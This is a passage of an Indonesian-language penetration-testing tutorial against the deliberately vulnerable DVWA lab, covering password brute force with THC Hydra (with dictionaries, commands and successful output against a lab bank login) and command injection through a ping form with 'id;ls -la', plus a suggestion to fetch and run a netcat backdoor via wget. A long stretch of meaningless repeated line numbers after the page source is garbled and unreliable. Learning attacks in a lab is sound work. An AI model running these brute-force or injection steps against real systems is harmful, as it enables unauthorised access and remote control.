Celah pertama yang tersedia dan dapat kita coba untuk eksplorasi adalah celah **Bruteforce**, umumnya celah ini terdapat pada login form untuk yang *form-based* atau pada *login http-auth*, dalam hal ini celah keamanan bruteforce yang terdapat pada DVWA adalah *http-form-based*.



Celah *bruteforce* itu sendiri bisa dieksplorasi secara manual atau mempergunakan tools, biasanya untuk melakukan bruteforce akan lebih efektif menggunakan *dictionary* yang merupakan kumpulan kata-kata yang umumnya dipergunakan sebagai password atau merupakan kumpulan *default password* yang sudah umum di pergunakan.

Adapun tools-tools untuk melakukan bruteforce terhadap http-form-based adalah diantaranya:


1. Nmap NSE (http-form-brute)
2. THC Hydra
3. Brutus
4. Acunetix
5. Burp suite

Dan selain tools diatas, masih banyak lagi yang mungkin dapat dipergunakan, dalam hal ini kita tidak akan mencobakan semuanya. Kali ini kita akan mempergunakan THC Hydra untuk membruteforce login, sebelum itu kita harus mempersiapkan dictionary untuk username dan password.

```
DareDevil:hydra-7.4.2 ammar$ cat > user <<EOF
> root
> foo
> admin
> administrator
> EOF
DareDevil:hydra-7.4.2 ammar$ cat > password << EOF
> 12345
> qwerty
> password
> secret
> password123
> EOF
```

Selanjutnya kita memerlukan beberapa variabel yang nantinya akan kita masukkan sebagai opsi pada thc-hydra, dan (error) response yang ada.

Untuk mendapatkan error response, coba login terlebih dahulu dengan password sembarang, dalam hal ini kita coba dengan admin:admin dan mendapatkan error “**Username and/or password incorrect.**”



Selanjutnya jalankan hydra untuk melihat opsi yang di miliki.

```
BareDevil:hydra-7.4.2 ameR$ ./hydra
Hydra v7.4.2 (c)2012 by van Haesler/THC & David MacGregor - For legal purposes only

Syntax: hydra [[[-L LOGIN]-L FILE] [-p PASS]-P FILE] | [-C FILE] [-x ncr] [-o FILE] [-t TASKS] [-M FILE]
        [-N TIME] [-n TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SsvV46] [server service (OPT)]|[service://server[:PORT]]|{OPT}

Options:
  -R      restore a previous aborted/crashed session
  -S      perform an SSL connect
  -s PORT  if the service is on a different default port, define it here
  -t LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password brute-force generation, type "-x ??" to get help
  -e ncr  try "?" null password, "?s" login as pass and/or "?r" reversed login
  -C FILE  colon separated "login:pass" format, instead of -L/-P options
  -M FILE  list of servers to be attacked in parallel, one entry per line
  -o FILE  write found login/password pairs to FILE instead of stdout
  -t ? -P exit when a login/pass pair is found (-M -t per host, -P global)
  -t TASKS run TASKS number of connects in parallel (per host, default: 36)
  -w ? -N TIME waittime for responses (32s) / between connects per thread
  -4 / -6 prefer IPv4 (default) or IPv6 addresses
  -x / -V / -d verbose mode / show login/pass for each attempt / debug mode
  -B      service module usage details
  server  the target server (use either this OR the -M option)
  service  the service to crack. Supported protocols: cisco cisco-envolve cvs ftp ftplib http[s]-(head|get) ht
  ttp(s)-(get|post)-form http-proxy http-proxy-urllenscan fqf imap[s] freimap2[s] tldap[-(cram|digest|mdb)][s] ms
  ql mysql[v4] smtp oracle-listener oracle-sid pcanywhere pcfs pcfls postgres rdp reexec rlogin rsh sftp sm
  ssmtp[s] smtp-enron snmp socks5 tftppeach telnet[s] vnc vncp
  OPT    some service modules support additional input (-O for module help)
  Use HYDRA_PROXY_HTTP/HYDRA_PROXY and HYDRA_PROXY_AUTH environment for a proxy.

Hydra is a tool to guess/crack valid login/password pairs - usage only allowed
for legal purposes. Newest version available at http://www.thc.org/thc-hydra
The following services were not compiled in: aspell firebird afp nc ssh vsftpd svv oracle mysql and regex is
unsupported.


Examples:
  hydra -L john -p doe 192.168.0.1 ftp
  hydra -L user.txt -p defaultpw -S 192.168.0.1 imap PLAIN
  hydra -L admin -P pass.txt http-proxy://192.168.0.1
  hydra -C defaults.txt -6 pop3://[fe80::2c3bff:fe02%wlan1]:343/DIGEST-MD5
BareDevil:hydra-7.4.2 ameR$
```

dan kita akan memanfaatkan opsi service: **http[s]-{get|post}-form**. Untuk melakukan bruteforce kita memerlukan beberapa variabel, yaitu variabel untuk HTTP-method, username, password dan submit, hal itu bisa kita dapatkan dengan melihat source dari halaman login tersebut atau menggunakan *local proxy* seperti burp atau *tamper-data* add-ons di firefox.

Source of: http://192.168.1.206/vulnerabilities/brute/

```

17 </head>
18
19 <body class="home">
20   <div id="contentarea">
21
22     <div id="header">
23       
24     </div>
25
26     <div id="main_menu">
27       <div id="main_menu_padded">
28         <a href="#" onclick="window.location='../../'" class=""><a href="#">Home</a></li><li or
29       </div>
30
31     </div>
32
33     <div id="main_body">
34
35       <div class="body_padded">
36         <h1>Vulnerability: Brute Force</h1>
37
38         <div class="vulnerable_code_area">
39
40           <h2>Login</h2>
41
42           <form action="#" method="GET">
43             Username:<input type="text" name="username"><br>
44             Password:<input type="password" AUTOCOMPLETE="off" name="password"><br>
45             <input type="submit" value="login" name="login">
46           </form>
47
48
49         </div>
50
51       <h2>More info</h2>
52       <ul>
53         <li><a href="https://hiderefer.com/?https://www.osnews.org/index.php/Testing_for_Brute_Force_t280WAZI">https://hiderefer.com/?https://www.osnews.org/index.php/Testing_for_Brute_Force_t280WAZI</a></li>
54         <li><a href="https://hiderefer.com/?https://www.securityfocus.com/infocus/1192" target="_blank">https://hiderefer.com/?https://www.securityfocus.com/infocus/1192</a></li>
55         <li><a href="http://hiderefer.com/?https://www.sillychicken.co.nz/security/how-to-brute-force-htt
56       </ul>
57
58     </div>
59
60   </div>
61
62   <h2>More info</h2>
63   <ul>
64     <li><a href="https://hiderefer.com/?https://www.osnews.org/index.php/Testing_for_Brute_Force_t280WAZI">https://hiderefer.com/?https://www.osnews.org/index.php/Testing_for_Brute_Force_t280WAZI</a></li>
65     <li><a href="https://hiderefer.com/?https://www.securityfocus.com/infocus/1192" target="_blank">https://hiderefer.com/?https://www.securityfocus.com/infocus/1192</a></li>
66     <li><a href="http://hiderefer.com/?https://www.sillychicken.co.nz/security/how-to-brute-force-htt
67   </ul>
68
69 </div>
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
517
518
519
519
520
521
522
523
524
525
526
527
527
528
529
529
530
531
532
533
534
535
536
536
537
538
538
539
539
540
541
542
543
544
545
545
546
547
547
548
548
549
549
550
551
552
553
554
555
555
556
557
557
558
558
559
559
560
561
562
563
564
564
565
566
566
567
567
568
568
569
569
570
571
572
573
574
575
575
576
576
577
577
578
578
579
579
580
581
582
583
584
585
585
586
586
587
587
588
588
589
589
590
591
592
593
594
595
595
596
596
597
597
598
598
599
599
600
601
602
603
604
604
605
605
606
606
607
607
608
608
609
609
610
611
612
613
614
614
615
615
616
616
617
617
618
618
619
619
620
621
622
623
624
624
625
625
626
626
627
627
628
628
629
629
630
631
632
633
634
634
635
635
636
636
637
637
638
638
639
639
640
641
642
643
644
644
645
645
646
646
647
647
648
648
649
649
650
651
652
653
654
654
655
655
656
656
657
657
658
658
659
659
660
661
662
663
664
664
665
665
666
666
667
667
668
668
669
669
670
671
672
673
674
674
675
675
676
676
677
677
678
678
679
679
680
681
682
683
684
684
685
685
686
686
687
687
688
688
689
689
690
691
692
693
694
694
695
695
696
696
697
697
698
698
699
699
700
701
702
703
704
704
705
705
706
706
707
707
708
708
709
709
710
711
712
713
714
714
715
715
716
716
717
717
718
718
719
719
720
721
722
723
724
724
725
725
726
726
727
727
728
728
729
729
730
731
732
733
734
734
735
735
736
736
737
737
738
738
739
739
740
741
742
743
744
744
745
745
746
746
747
747
748
748
749
749
750
751
752
753
754
754
755
755
756
756
757
757
758
758
759
759
760
761
762
763
764
764
765
765
766
766
767
767
768
768
769
769
770
771
772
773
774
774
775
775
776
776
777
777
778
778
779
779
780
781
782
783
784
784
785
785
786
786
787
787
788
788
789
789
790
791
792
793
794
794
795
795
796
796
797
797
798
798
799
799
800
801
802
803
804
804
805
805
806
806
807
807
808
808
809
809
810
811
812
813
814
814
815
815
816
816
817
817
818
818
819
819
820
821
822
823
824
824
825
825
826
826
827
827
828
828
829
829
830
831
832
833
834
834
835
835
836
836
837
837
838
838
839
839
840
841
842
843
844
844
845
845
846
846
847
847
848
848
849
849
850
851
852
853
854
854
855
855
856
856
857
857
858
858
859
859
860
861
862
863
864
864
865
865
866
866
867
867
868
868
869
869
870
871
872
873
874
874
875
875
876
876
877
877
878
878
879
879
880
881
882
883
884
884
885
885
886
886
887
887
888
888
889
889
890
891
892
893
894
894
895
895
896
896
897
897
898
898
899
899
900
901
902
903
904
904
905
905
906
906
907
907
908
908
909
909
910
911
912
913
914
914
915
915
916
916
917
917
918
918
919
919
920
921
922
923
924
924
925
925
926
926
927
927
928
928
929
929
930
931
932
933
934
934
935
935
936
936
937
937
938
938
939
939
940
941
942
943
944
944
945
945
946
946
947
947
948
948
949
949
950
951
952
953
954
954
955
955
956
956
957
957
958
958
959
959
960
961
962
963
964
964
965
965
966
966
967
967
968
968
969
969
970
971
972
973
974
974
975
975
976
976
977
977
978
978
979
979
980
981
982
983
984
984
985
985
986
986
987
987
988
988
989
989
990
991
992
993
994
994
995
995
996
996
997
997
998
998
999
999
1000
1001
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1011
1012
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1021
1022
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1031
1032
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1041
1042
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1051
1052
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1061
1062
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1071
1072
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1081
1082
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1091
1092
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1101
1102
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1111
1112
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1121
1122
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1131
1132
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1141
1142
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1151
1152
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1161
1162
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1171
1172
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1181
1182
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1191
1192
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1201
1202
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1211
1212
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1221
1222
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1231
1232
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1241
1242
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1251
1252
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1261
1262
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1271
1272
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1281
1282
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1291
1292
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1301
1302
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1311
1312
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1321
1322
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1331
1332
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1341
1342
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1351
1352
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1361
1362
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1371
1372
1373
1374
1374
1375
1375
1
```



Selanjutnya kita coba pada situs lain, sebagai contoh aplikasi berikut ini:

dan dengan mempergunakan thc-hydra maka akan berhasil di brute force juga, seperti berikut ini:

```
#hydra -L user -P password 192.168.1.210 http-post-form  
"/omega-bank/check.php:username=^USER^&password=^  
PASS^&Submit=Submit:Not Register or Wrong Password"
```


```
DareDevil:bruteforcer ammar$ cd hydra-7.4.2
DareDevil:hydra-7.4.2 ammar$ hydra -l admin -P password 192.168.1.218 http-post-form "/omega-bank/check.php:username^USER^&password^PASS^&Submit=Submit:Not Register or Wrong Password"
Hydra v7.4.2 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-01-14 20:05:32
[DATA] 5 tasks, 1 server, 5 login tries (l:1/p:5), ~1 try per task
[DATA] attacking service http-post-form on port 80
[00][www-form] host: 192.168.1.218 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-01-14 20:05:33
DareDevil:hydra-7.4.2 ammar$ hydra -L user -P password 192.168.1.218 http-post-form "/omega-bank/check.php:username^USER^&password^PASS^&Submit=Submit:Not Register or Wrong Password"
Hydra v7.4.2 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-01-14 20:05:54
[DATA] 16 tasks, 1 server, 20 login tries (l:4/p:5), ~1 try per task
[DATA] attacking service http-post-form on port 80
[00][www-form] host: 192.168.1.218 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-01-14 20:05:55
DareDevil:hydra-7.4.2 ammar$
```

## 2. Command Injection

Celah yang kedua adalah celah *command injection*, dengan adanya celah ini memungkinkan attacker untuk memasukkan perintah (command) via web aplikasi dan akan diteruskan dan dijalankan oleh sistem operasi dengan *privilege* user web aplikasi.



Pada DVWA terdapat aplikasi yang mengijinkan kita untuk memanfaatkan fasilitas PING suatu ip/web melalui aplikasi, sebagai contoh berikut ini kita melakukan ping terhadap yahoo.com.

DVWA Command Execution interface. The user has entered "ping yahoo.com" in the input field and clicked "submit". The output shows a ping response to yahoo.com with TTL=67 and time=348 ms. Below the form, there is a link to "More info" about PHP Endangers Remote Code Execution.

```
root@yahoocom:~# ping yahoo.com (12.30.24.140) 56(44) bytes of data.
64 bytes from lri.5p.vip.ap2.yahoo.com (12.30.24.140): icmp_seq=1 ttl=67 time=348 ms
64 bytes from lri.5p.vip.ap2.yahoo.com (12.30.24.140): icmp_seq=2 ttl=67 time=332 ms
64 bytes from lri.5p.vip.ap2.yahoo.com (12.30.24.140): icmp_seq=3 ttl=67 time=314 ms
--- yahoo.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 3899ms
rtt min/avg/max/mdev = 314.999/321.501/346.971/34.099 ms
```

DVWA Command Execution interface. The user has entered "id;ls -la" in the input field and clicked "submit". The output shows a shell session with the user "www-data" running the command "id;ls -la". The session shows the user has privileges as "www-data" and lists files in the "/var/www/html" directory. Below the form, there is a link to "More info" about PHP Endangers Remote Code Execution.

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
total 29
drwxr-xr-x 4 www-data www-data 4096 Sep  8 2010 .
drwxr-xr-x 11 www-data www-data 4096 Sep  8 2010 ..
drwxr-xr-x 2 www-data www-data 4096 Sep  8 2010 help
-rw-r--r-- 1 www-data www-data 2509 Mar 16 2010 index.php
drwxr-xr-x 2 www-data www-data 4096 Sep  8 2010 source
Linux ubuntu 3.0.0-12-generic #20-Ubuntu SMP Fri Oct 7 14:10:42 UTC 2011 i686 i386
```

Dan oleh aplikasi perintah ping kita akan di teruskan ke sistem operasi, yang menjadi permasalahan adalah apabila tidak terdapat filter, sehingga untuk mengeksplitasinya kita dapat memasukkan perintah (*command*) milik sistem operasi.

Dalam hal ini kita mempergunakan separator untuk menjalankan beberapa perintah pada sistem operasi seperti ";" atau "&".

Dan ternyata, seluruh perintah yang kita masukkan akan langsung diteruskan oleh aplikasi ke sistem, dan salah satu serangan yang mungkin kita lakukan adalah mendownload (misal

menggunakan wget) dan menjalankan backdoor (menjalankan netcat atau backdoor yang telah di download).

### 3. Cross Site Request Forgery (CSRF)

